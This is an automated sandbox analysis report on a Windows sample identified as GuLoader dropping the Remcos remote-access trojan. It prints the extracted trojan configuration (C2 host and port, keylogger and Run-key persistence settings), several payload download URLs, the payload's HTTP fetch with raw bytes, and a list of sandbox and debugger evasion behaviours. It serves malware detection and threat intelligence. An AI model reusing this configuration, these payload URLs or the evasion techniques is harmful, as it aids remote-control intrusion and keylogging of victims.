ID: 491189
Sample Name: 466XoziOLD.exe
Cookbook: default.jbs
Time: 10:54:54
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report 466XoziOLD.exe

Overview


General Information

Sample Name:	466XoziOLD.exe
Analysis ID:	491189
MD5:	84ade48e59ed36..
SHA1:	6e17eb18c64e00..
SHA256:	8060a88a8253ea..
Tags:	exe RemcosRAT
Infos:	

Most interesting Screenshot:



Detection




GuLoader Remcos

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Potential malicious icon found
- Multi AV Scanner detection for subm…
- GuLoader behavior detected
- Yara detected Remcos RAT
- Yara detected GuLoader
- Hides threads from debuggers
- Tries to detect Any.run
- C2 URLs / IPs found in malware con…
- Tries to detect sandboxes and other…
- Machine Learning detection for samp…

Classification



Process Tree

- **System is w10x64**
- 466XoziOLD.exe (PID: 6952 cmdline: 'C:\Users\user\Desktop\466XoziOLD.exe' MD5: 84ADE48E59ED36C620D254D325F355D7)
  - 466XoziOLD.exe (PID: 6324 cmdline: 'C:\Users\user\Desktop\466XoziOLD.exe' MD5: 84ADE48E59ED36C620D254D325F355D7)
- **cleanup**

Malware Configuration

Threatname: Remcos

```
{
  "Host:Port:Password": "solex-wave.duckdns.org:2404:0solex-wave.duckdns.org:2222:1",
  "Assigned name": "RemoteHost",
  "Connect interval": "1",
  "Install flag": "Disable",
  "Setup HKCU\\Run": "Enable",
  "Setup HKLM\\Run": "Disable",
  "Install path": "AppData",
  "Copy file": "remcos.exe",
  "Startup value": "Remcos",
  "Hide file": "Disable",
  "Mutex": "Remcos-Y0PK9D",
  "Keylog flag": "0",
  "Keylog path": "AppData",
  "Keylog file": "logs.dat",
  "Keylog crypt": "Disable",
  "Hide keylog file": "Disable",
  "Screenshot flag": "Disable",
  "Screenshot time": "10",
  "Take Screenshot option": "Disable",
  "Take screenshot title": "notepad;solitaire;",
  "Take screenshot time": "5",
  "Screenshot path": "AppData",
  "Screenshot file": "Screenshots",
  "Screenshot crypt": "Disable",
  "Mouse option": "Disable",
  "Delete file": "Disable",
  "Audio record time": "5",
  "Audio path": "AppData",
  "Audio folder": "MicRecords",
  "Connect delay": "0",
  "Copy folder": "Remcos",
  "Keylog folder": "remcos",
  "Keylog file max size": "20000"
}
```


Threatname: GuLoader


```
{
  "Payload URL": "http://sopage.duckdns.org/Remcos_sgJ"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.1183123485.00000000006F4000.00000004.00000020.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000000.00000002.928545943.0000000002B80000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected Remcos RAT

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

E-Banking Fraud:

Yara detected Remcos RAT

System Summary:

Potential malicious icon found

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Hides threads from debuggers

Stealing of Sensitive Information:

GuLoader behavior detected

Yara detected Remcos RAT

Remote Access Functionality:


Yara detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 2	Virtualization/Sandbox Evasion 2 1	Input Capture 1	Security Software Discovery 3 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1 2	LSASS Memory	Virtualization/Sandbox Evasion 2 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Card Swap

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	System Information Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2 1 2	Manipulate Device Communicatic

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
466XoziOLD.exe	30%	Virustotal		Browse
466XoziOLD.exe	18%	ReversingLabs		
466XoziOLD.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://sopage.duckdns.org/Remcos_sgJ	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://sopage.duckdns.org/Remcos_s_bChlcwVW46.binhttp://backupsoldyn.duckdns.org/Remcos_s_bChlcwVW46	0%	Avira URL Cloud	safe	
http://sopage.duckdns.org/Remcos_s_bChlcwVW46.bin	0%	Avira URL Cloud	safe	
http://backupsoldyn.duckdns.org/Remcos_s_bChlcwVW46.bin	0%	Avira URL Cloud	safe	
solex-wave.duckdns.org	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sopage.duckdns.org	23.146.242.85	true	true		unknown
solex-wave.duckdns.org	23.146.242.71	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://sopage.duckdns.org/Remcos_sgJ	true	• Avira URL Cloud: safe	unknown
http://sopage.duckdns.org/Remcos_s_bChlcwVW46.bin	false	• Avira URL Cloud: safe	unknown
solex-wave.duckdns.org	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.146.242.71	solex-wave.duckdns.org	Reserved	?	46664	VDI-NETWORKUS	true
23.146.242.85	sopage.duckdns.org	Reserved	?	46664	VDI-NETWORKUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491189
Start date:	27.09.2021
Start time:	10:54:54
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	466XoziOLD.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.rans.troj.evad.winEXE@3/0@2/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 34.7% (good quality ratio 9.5%) • Quality average: 14.4% • Quality standard deviation: 26.4%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Override analysis time to 240s for sample files taking high CPU consumption
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
23.146.242.71	hVlpEajflR.exe	Get hash	malicious	Browse	
	http___sowork.duckdns.org_11d_solex.exe	Get hash	malicious	Browse	
23.146.242.85	hVlpEajflR.exe	Get hash	malicious	Browse	• spage.duckdns.org/Remcos_S_tGNeLX139.bin
	0rUkHCgvVf.exe	Get hash	malicious	Browse	• dpage.duckdns.org/remcos_d_flqfwC80.bin
	JQPFEy9Ekx.exe	Get hash	malicious	Browse	• dyn-bin.duckdns.org/remcos_d_flqfwC80.bin
	http___sowork.duckdns.org_11d_solex.exe	Get hash	malicious	Browse	• sol-bin.duckdns.org/Remcos_S_tGNeLX139.bin

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
VDI-NETWORKUS	hVlpEajflR.exe	Get hash	malicious	Browse	• 23.146.242.85
	0rUkHCgvVf.exe	Get hash	malicious	Browse	• 23.146.242.85
	HxXHmM0T9f.exe	Get hash	malicious	Browse	• 23.146.242.147
	JQPFEy9Ekx.exe	Get hash	malicious	Browse	• 23.146.242.85
	http___sowork.duckdns.org_11d_solex.exe	Get hash	malicious	Browse	• 23.146.242.85
	eXik5mFvet.exe	Get hash	malicious	Browse	• 23.146.242.94
	CVEXzxk43s.exe	Get hash	malicious	Browse	• 23.146.242.94
	yOCBr7SNLJ.exe	Get hash	malicious	Browse	• 23.146.242.94
	13FlI4deWN.exe	Get hash	malicious	Browse	• 23.146.242.94
	Payment Notification.exe	Get hash	malicious	Browse	• 23.146.242.147
	Payment Notification.scr.exe	Get hash	malicious	Browse	• 23.146.242.147
	Payment Notification.scr.exe	Get hash	malicious	Browse	• 23.146.242.147
	Request For Quotation.jar	Get hash	malicious	Browse	• 23.146.242.147

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	OvBS76pTyX.exe	Get hash	malicious	Browse	• 23.146.242.94
	U6lqJJBG8S.exe	Get hash	malicious	Browse	• 23.146.242.94
	pNyAinWdWJ.exe	Get hash	malicious	Browse	• 23.146.242.94
	YTVrQC7FhG.exe	Get hash	malicious	Browse	• 23.146.242.94
	l4eRfFgJG7.exe	Get hash	malicious	Browse	• 23.146.242.94
	sLVCW67F5w.exe	Get hash	malicious	Browse	• 23.146.242.94
	http___s-rco.duckdns.org_11d_solex.exe	Get hash	malicious	Browse	• 23.146.242.94
VDI-NETWORKUS	hVlpEajflR.exe	Get hash	malicious	Browse	• 23.146.242.85
	0rUkHCgvVf.exe	Get hash	malicious	Browse	• 23.146.242.85
	HxXHmM0T9f.exe	Get hash	malicious	Browse	• 23.146.242.147
	JQPFEy9Ekx.exe	Get hash	malicious	Browse	• 23.146.242.85
	http___sowork.duckdns.org_11d_solex.exe	Get hash	malicious	Browse	• 23.146.242.85
	eXik5mFvet.exe	Get hash	malicious	Browse	• 23.146.242.94
	CVEXzxk43s.exe	Get hash	malicious	Browse	• 23.146.242.94
	yOCBr7SNLJ.exe	Get hash	malicious	Browse	• 23.146.242.94
	13FIl4deWN.exe	Get hash	malicious	Browse	• 23.146.242.94
	Payment Notification.exe	Get hash	malicious	Browse	• 23.146.242.147
	Payment Notification.scr.exe	Get hash	malicious	Browse	• 23.146.242.147
	Payment Notification.scr.exe	Get hash	malicious	Browse	• 23.146.242.147
	Request For Quotation.jar	Get hash	malicious	Browse	• 23.146.242.147
	OvBS76pTyX.exe	Get hash	malicious	Browse	• 23.146.242.94
	U6lqJJBG8S.exe	Get hash	malicious	Browse	• 23.146.242.94
	pNyAinWdWJ.exe	Get hash	malicious	Browse	• 23.146.242.94
	YTVrQC7FhG.exe	Get hash	malicious	Browse	• 23.146.242.94
	l4eRfFgJG7.exe	Get hash	malicious	Browse	• 23.146.242.94
	sLVCW67F5w.exe	Get hash	malicious	Browse	• 23.146.242.94
	http___s-rco.duckdns.org_11d_solex.exe	Get hash	malicious	Browse	• 23.146.242.94

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.210722948101354
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	466XoziOLD.exe
File size:	196608
MD5:	84ade48e59ed36c620d254d325f355d7
SHA1:	6e17eb18c64e00ca9831e940769da9c744a5d5e3
SHA256:	8060a88a8253eafc4c38d56d58d8470b98765308aeafc1e873b95011cbb8cadf

General

SHA512:	8d4b4ae4c49d9f7f9bf8456d727a78cbd0cc0c2fc969b094bc653ec6d85d2d583337f0acb5b7f5c2fea97f6769f2981b28230d821818c9767cfacf810713ad6b
SSDEEP:	3072:RE8XO9B0GS31gah3MwJvwouDIQVcc+84+Z8j7G9YgVodURItu5:FO9B0GS317h3Mw2ouMWcc+86jq9Rodu
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....O.....D.....=.....Rich.....PE..L.....S.....0.....@.....

File Icon

Icon Hash:	20047c7c70f0e004

Static PE Info

General

Entrypoint:	0x4013f0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x538C1A17 [Mon Jun 2 06:30:47 2014 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	bd85017eeb8dd3332d04b1838f2b93b1

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x2c568	0x2d000	False	0.621511501736	data	7.42071533983	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x2e000	0x190c	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x30000	0xbfa	0x1000	False	0.253173828125	data	3.1781767801	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-10:59:46.401028	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	61721	8.8.8.8	192.168.2.4
09/27/21-10:59:47.542847	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	51255	8.8.8.8	192.168.2.4
09/27/21-10:59:47.658245	TCP	2032776	ET TROJAN Remocs 3.x Unencrypted Checkin	49829	2404	192.168.2.4	23.146.242.71
09/27/21-10:59:47.957165	TCP	2032777	ET TROJAN Remocs 3.x Unencrypted Server Response	2404	49829	23.146.242.71	192.168.2.4

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 10:59:46.285010099 CEST	192.168.2.4	8.8.8.8	0xfa1f	Standard query (0)	sopage.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 10:59:47.428427935 CEST	192.168.2.4	8.8.8.8	0x266d	Standard query (0)	solex-wave.duckdns.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 10:59:46.401027918 CEST	8.8.8.8	192.168.2.4	0xfa1f	No error (0)	sopage.duckdns.org		23.146.242.85	A (IP address)	IN (0x0001)
Sep 27, 2021 10:59:47.542846918 CEST	8.8.8.8	192.168.2.4	0x266d	No error (0)	solex-wave.duckdns.org		23.146.242.71	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- sopage.duckdns.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49828	23.146.242.85	80	C:\Users\user\Desktop\466XoziOLD.exe


Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 10:59:46.529064894 CEST	9718	OUT	GET /Remcos_s_bChlcwVW46.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: sopage.duckdns.org Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 10:59:46.644090891 CEST	9720	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Sun, 26 Sep 2021 08:50:35 GMT Accept-Ranges: bytes ETag: "694a3892b3b2d71:0" Server: Microsoft-IIS/8.5 Date: Mon, 27 Sep 2021 08:59:38 GMT Content-Length: 469056 Data Raw: e7 da 56 c8 54 c9 89 52 51 a6 5c 88 94 c5 ea f4 9c 2e 9a 90 3d e6 03 a9 bf b7 5d b0 c5 1a 2a 8b 40 14 e9 68 e5 98 9f 59 f8 c2 5e 89 9f e7 c3 3a 26 8c e3 f4 bb 03 ff 27 ec 82 4a c5 d1 21 ce fa a5 74 ce 44 bd 76 77 6d 5c 9e bc 42 e6 c0 d4 38 c5 bf 78 4b 0c a3 39 1d 14 84 20 a3 8f 73 f7 a1 ac a5 93 1f ad c1 6f 93 15 af a4 17 d5 19 eb 90 6c 7e 36 0e 32 0c 12 c9 cb 0a 03 eb 4e 18 f4 0d 1b ec 5c 48 67 e3 2b e7 cf af 67 1a 0b 1b e3 c6 c4 8f f3 3d f1 f4 b6 4e 4e 26 15 2d 8a f7 b9 b9 22 24 55 31 3b 56 8d 9c b9 41 55 2c b0 b9 98 37 d2 f1 cc 9b 87 07 02 38 eb 68 b6 0c 1a 1b 12 45 4d 36 c9 6e 49 7f 94 0c c8 bb 69 e2 f9 28 09 e9 9c 36 c3 b0 e6 2b df 74 04 7a 67 0a 09 55 b9 bd 02 38 17 8a 3b d6 37 de d7 c6 3d 43 ae 3d 95 8e 32 26 23 a9 16 3f ab 93 70 78 dd 15 5b c3 97 e2 3b 34 a0 03 b8 1a be 74 de fd cb 4c f0 6a d4 ba 03 bb 35 43 51 fa 6c 20 18 c3 13 6f 52 3f db d7 7b 4c 69 98 c1 82 83 13 22 29 10 86 90 ad b4 9d 0a 52 d3 bb 1b 45 df a5 fd 29 ad 5e 6c fe fa 38 48 c1 ab 3f 4e 27 d5 f6 a7 ba 87 2d 73 2e d3 be ae 8a 2e 33 db af 9e 83 38 47 a3 a1 0a 53 09 3c cc d1 c0 e9 e6 d3 1e f5 c3 40 9c cf ac 32 a6 ef 00 17 75 0b 00 39 32 78 ed b5 32 17 fc 70 2c 89 ba 1c c8 25 36 cb f9 9f 83 bd 20 53 75 10 cd a3 d9 b2 ab 92 29 ce 65 31 2d 62 d5 4b 53 4a 4b 29 4c 98 4f 25 0a c9 a3 89 c1 b2 e3 e8 74 92 9b 51 f9 02 fc 94 4d dc dc 0f 5e 74 52 c9 4b 18 7d 48 e7 df 86 df e8 cc 66 2a 75 f2 a8 3f 10 88 2e 23 64 bd 12 d6 a2 c3 de 80 35 7b 79 89 27 b1 1f 50 38 09 2a 89 4f 81 8b 6e a4 37 62 1a 9d 13 49 f3 df c3 35 42 96 24 9b 7f c7 42 3d f8 6a f1 cd c0 91 c5 94 1d a4 09 af 34 c3 94 51 a7 48 14 59 33 54 30 60 33 78 55 f3 2c 0a ff 4a 23 d9 92 90 2e e5 d3 d5 87 6f ee cc ae 52 b4 b6 9c a3 9e a3 62 75 42 62 2d e1 48 84 fc 62 c8 87 b4 22 d1 e0 ca d0 03 2c aa 97 fb d8 71 8e 24 98 36 ac 1c 93 c3 2d 74 2c 50 74 5b cc 6d ab c9 9d b7 46 91 0d 24 94 76 6b 94 77 19 92 82 c8 b0 cf c8 a2 50 68 7f d8 77 d4 7c e4 28 f2 1e 98 2d 7b b3 a1 41 de 1d fe 59 91 3c e0 ce de 77 bd fc de ab f2 17 43 18 4b 50 31 e8 65 14 2f 6a 50 ed 4d a9 bf c1 7e a2 76 21 68 b2 c9 34 a0 e7 dd f5 7a e9 64 33 7d c9 34 26 f8 e3 f7 b0 ad b0 af 35 6d 18 30 24 59 4b cf d0 ec de 80 d3 b2 2d 36 49 53 dc 1b a7 e2 0c d3 5d 05 80 c5 04 cc 56 8a a2 62 10 f3 dd 7c 14 6e 7a 9b 22 2e ab 94 6e 2f fd bd a4 1e 69 bc 6f 75 8a c3 30 13 1f cf 8e a7 c4 b6 6e a6 e6 94 b4 bf fd 8e d2 36 c9 a3 74 e5 00 19 22 00 9a e3 f5 2b 43 31 b6 76 5b cb cf b8 06 bc 92 d2 a0 2f 13 a7 60 9c a2 6a a9 fb f9 44 57 1d b3 05 99 5e ad 39 7c b1 36 e9 e3 fb 77 a3 09 4f e7 42 2a 2e 42 a0 e5 80 4e c9 83 88 18 2e da 4f c4 70 51 2e 50 25 77 cf b3 30 fc d4 5d d5 93 1b 1c 36 bb 05 b0 89 6c 53 a6 63 76 82 49 c0 00 02 5e 88 5c 5a bc f8 d9 ee f1 a2 2a a1 60 b3 18 70 fc e1 72 dc d2 53 6e db f9 f4 56 a7 14 88 24 a9 ab f0 0f a9 6c 39 e0 eb 86 5e 8c 5f 4c 00 f8 ee 69 7f 64 c1 13 a4 db 3b 19 a0 94 c7 ba 72 01 fb 1b 5d 79 46 e8 2e 5e 44 be 76 77 6d 58 9e bc 42 19 3f d4 38 7d bf 78 4b 0c a3 39 1d 54 84 20 a3 8f 73 f7 a1 ac a5 93 1f ad c1 6f 93 15 af a4 17 d5 19 eb 90 6c 7e 36 0e 32 0c 12 c9 cb 0a 03 eb 5e 19 f4 0d 15 f3 e6 46 67 57 22 2a ee 17 66 56 c6 3a b7 ae ad fc d3 4d 83 9b d1 3c 2f 4b 35 4e eb 99 d7 d6 56 04 37 54 1b 24 f8 f2 99 28 3b 0c f4 f6 cb 17 bf 9e a8 fe a9 0a 0f 32 cf 68 b6 0c 1a 1b 12 45 e7 b5 8b 5e a7 9d b8 6f 26 59 45 81 17 ca 25 8a c6 f1 fe 13 5c c9 1b 74 51 Data Ascii: VTRQ\.=]*@hY^:&'J!tDvwm\B8xK9 sol~62N\Hg+g=NN&-"$U1;VAU,78hEM6nIi(6+tzgU8;7=C=2&#?px[;4tLj5CQl oR?{Li")RE)^l8H?N'-s..38GS<@2u92x2p,%6 Su)e1-bKSJK)LO%tQM^tRK}Hf*u?.#d5{y'P8*On7bI5B$B=j4QHY3 T0`3xU,J#.oRbuBb-Hb",q$6-t,Pt[mF$vkwPhw|(-{AY<wCKP1e/jPM~v!h4zd3}4&5m0$YK-6IS]Vb\|nz".n/iou0n6t"+C1v[ /`jDW^9\|6wOB*.BN.OpQ.P%w0]6lScvI^\Z*`prSnV$l9^_Lid;r]yF.^DvwmXB?8}xK9T sol~62^FgW"*fV:M</K5NV7T$(;2h E^o&YE%\tQ

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: 466XoziOLD.exe PID: 6952 Parent PID: 5912

General

Start time:	10:55:48
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\466XoziOLD.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\466XoziOLD.exe'
Imagebase:	0x400000

File size:	196608 bytes
MD5 hash:	84ADE48E59ED36C620D254D325F355D7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.928545943.0000000002B80000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Analysis Process: 466XoziOLD.exe PID: 6324 Parent PID: 6952

General

Start time:	10:57:52
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\466XoziOLD.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\466XoziOLD.exe'
Imagebase:	0x400000
File size:	196608 bytes
MD5 hash:	84ADE48E59ED36C620D254D325F355D7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000E.00000002.1183123485.00000000006F4000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Key Value Created

Disassembly

Code Analysis